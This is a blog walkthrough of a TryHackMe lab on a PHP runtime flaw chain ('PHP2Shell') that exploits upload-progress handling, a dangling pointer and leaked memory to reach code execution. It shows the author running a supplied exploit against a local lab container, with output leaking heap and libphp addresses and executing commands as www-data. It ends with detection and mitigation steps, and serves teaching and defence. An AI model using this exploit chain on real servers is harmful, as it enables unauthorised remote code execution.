Open in app ↗ Sign up Sign in

Medium Search

PHP + Cve + Tryhackme + Tryhackme Walkthrough +

TryHackMe PHP2Shell — Complete Walkthrough

5 min read · 2 days ago

PRiTi.EX Follow

Listen Share



PHP2Shell is a PHP runtime vulnerability chain that can lead to memory disclosure and remote code execution (RCE). Unlike application-level vulnerabilities such as SQL injection, this issue exists in PHP's internal request-processing and memory-management logic.

The room covers two vulnerabilities:


- **CVE-2026–109618:** Memory disclosure.
- **CVE-2026–109619:** Remote code execution.

How It Works

PHP's `session.upload_progress` feature tracks multipart file uploads. PHP can process upload-progress data before executing the application's script.

According to the lab, an out-of-memory condition triggers a bailout using `longjmp()`. If this interrupts processing while PHP's internal state is inconsistent, a pointer may continue referencing memory that has already been freed.

The attack chain is:



LAb Reconnaissance:

First, I checked the running Docker containers and the PHP version:

```
ubuntu@tryhackme-2404:~$ docker ps
CONTAINER ID   IMAGE              COMMAND                  CREATED        STATUS         PORTS                    NAMES
d77a04da7d60   php:8.4.26-apache  "docker-php-entrypoi…"   20 hours ago   Up 34 minutes  127.0.0.1:8088->80/tcp   php2shell-target
```

```
ubuntu@tryhackme-2404:~$ docker exec php2shell-target php -v
PHP 8.4.26 (cli) (built: Oct 21 2026 00:31:19) (NTS)
Copyright (c) The PHP Group
Built by https://github.com/docker-library/php
Zend Engine v4.4.26, Copyright (c) Zend Technologies
    with Zend OPcache v8.4.26, Copyright (c), by Zend Technologies
```

`php2shell-target` is the name of the Docker container running the vulnerable PHP server in your TryHackMe lab.

Then, I checked the web endpoint and its source code:

```
ubuntu@tryhackme-2404:~$ curl -s http://127.0.0.1:8088/index.php
OK
ubuntu@tryhackme-2404:~$ docker exec php2shell-target cat /var/www/html/index.php
<?php echo "OK\n"; ?>
ubuntu@tryhackme-2404:~$ ls ~/php2shell-bypass-aslr-exp
ASLR_PATHS.md      ASLR_PURE_HTTP_RESEARCH.md  HTTP_HEAP_LEAK.md  NOTES.md     NO_DISPLAY_ERRORS.md  docker  exploit.py  logs  readme_en.md  tools
ASLR_PURE_HTTP.md  DISPLAY_ERRORS_OFF.md       NOASLR_REPORT.md   NOTES_BG.md  README.md             e.py    lab         out   src
```

The application contains only a simple statement that prints `OK`. This shows that the vulnerability described in the lab is in the PHP runtime, rather than in the application's own code.

Root Cause: Bailout and Dangling Pointer

Before moving to the exploit, I needed to understand a few concepts:

- **Bailout:** PHP's emergency mechanism for escaping certain fatal conditions.
- **Dangling pointer:** A pointer that still refers to memory after that memory has been freed.
- **Memory disclosure:** When an application or process exposes data from its memory.
- **ASLR:** Address Space Layout Randomization, which makes memory locations harder to predict.
- **RCE:** Remote code execution, which allows commands to run with the privileges of the affected process.


The room describes `session.upload_progress` as the feature that provides the attack's entry point. The feature itself is not the vulnerability.

Simple Analogy: The Reused Chair

Imagine a room where User 1 has an assigned chair. User 1 leaves, and the chair is removed, but the seating chart still shows the old chair's location.

Later, User 2 arrives and is assigned the same space. The room has reused the space, but the old seating chart has not been updated.

If someone follows the old chart, they may reach User 2's space while believing it still belongs to User 1.



This is similar to a dangling pointer: the memory has been freed and reused, but an old pointer still refers to its previous address.

Get PRiTi.EX's stories in your inbox

Join Medium for free to get updates from this writer.

Enter your email

Subscribe


Remember me for faster sign in

In the PHP2Shell lab:

1. Request 1 triggers the described out-of-memory bailout.

2. PHP's internal state is left inconsistent.
3. The freed memory may be reused.
4. Request 2 reaches the same worker and encounters the stale state.
5. The exploit attempts to use this condition for memory disclosure and, ultimately, RCE.

The worker process is important because it can handle multiple requests during its lifetime. If corrupted state survives the first request, a later request handled by the same worker may encounter it.



Note: This analogy explains stale memory across requests. A reverse shell is different: it is a command shell that connects back to an operator. A dangling pointer does not automatically create a reverse shell.

Memory Disclosure — CVE-2026–109618

The room describes how a stale session-identifier pointer can be mishandled, causing adjacent process memory to be exposed through the HTTP response header:

```
Set-Cookie: PHPSESSID
```


Normally, this header contains a session identifier. In the vulnerability described by

the room, PHP allegedly reads beyond the legitimate identifier and exposes additional process memory.

The exploit attempts to recover two addresses:

- Heap chunk base address.
- PHP library (`libphp`) base address.

These addresses help reduce ASLR's protection because they reveal where relevant memory regions are located.



Remote Code Execution — CVE-2026–109619


The room describes the second stage as corrupting a PHP internal `HashTable` -related structure. During cleanup, the engine may follow an unintended function pointer instead of the expected cleanup routine.

The exploit uses the previously recovered memory addresses to attempt command execution.

I ran the supplied exploit:

```
ubuntu@tryhackme-2404:~$ cd ~/php2shell-bypass-aslr-exp
ubuntu@tryhackme-2404:~/php2shell-bypass-aslr-exp$ python3 exploit.py -u http://127.0.0.1:8088/index.php
[*] target http://127.0.0.1:8088/index.php (cmd='id>/out/p1')
[*] offsets loaded from /home/ubuntu/php2shell-bypass-aslr-exp/out/offsets.env
[*] offsets: zif=0x465370 dtor=0x65eb60 htdata=0x690d8
[*] rotating worker over HTTP
[*] stage 1: heap leak (attempt 1/3)
[+] chunk base = 0x794ed1200000
[*] rotating worker over HTTP
[*] stage 2: libphp leak (attempt 1/3)
[+] libphp base = 0x794ed2e12000
[*] rotating worker over HTTP
[*] stage 3: HTDATA=0x794ed12690d8 ZIF=0x794ed3277370
[+] W3 attempt 1
PROOF: uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

This confirms command execution as `www-data`, the web server account. From this point, an attacker could potentially execute additional commands through the RCE vulnerability.



Flag:

After confirming command execution, I used the command provided by the room to retrieve the flag:

```
ubuntu@tryhackme-2404:~/php2shell-bypass-aslr-exp$ python3 exploit.py -u http://127.0.0.1:8088/index.php -c 'cat /f>/out/p1' --proof-file out/p1
[*] target http://127.0.0.1:8088/index.php (cmd='cat /f>/out/p1')
[*] offsets loaded from /home/ubuntu/php2shell-bypass-aslr-exp/out/offsets.env
[*] offsets: zif=0x465370 dtor=0x65eb60 htdata=0x690d8
[*] rotating worker over HTTP
[*] stage 1: heap leak (attempt 1/3)
[+] chunk base = 0x794ed1200000
[*] rotating worker over HTTP
[*] stage 2: libphp leak (attempt 1/3)
[+] libphp base = 0x794ed2e12000
[*] rotating worker over HTTP
[*] stage 3: HTDATA=0x794ed12690d8 ZIF=0x794ed3277370
[+] W3 attempt 1
PROOF: THM{[redacted]}
```

Detection and Mitigation

Detection: Look for unusually large `PHPSESSID` cookies, suspicious multipart POST requests, PHP memory errors, and unexpected worker crashes.

Mitigation:

- Update PHP to a verified fixed version.
- Rebuild containers and restart PHP workers.
- If unnecessary, disable upload progress:

```
session.upload_progress.enabled = 0
```

For PHP 8.4, the lab lists **8.4.27** as the fixed release. Verify the official security advisory before patching real systems.

Key Takeaway

PHP2Shell shows how a PHP runtime memory flaw can lead to memory disclosure and remote code execution.

PHP + Cve + Tryhackme + Tryhackme Walkthrough +



Follow

Written by PRiTi.EX

2 followers · 3 following

Fe@rless

No responses yet

Write a response

What are your thoughts?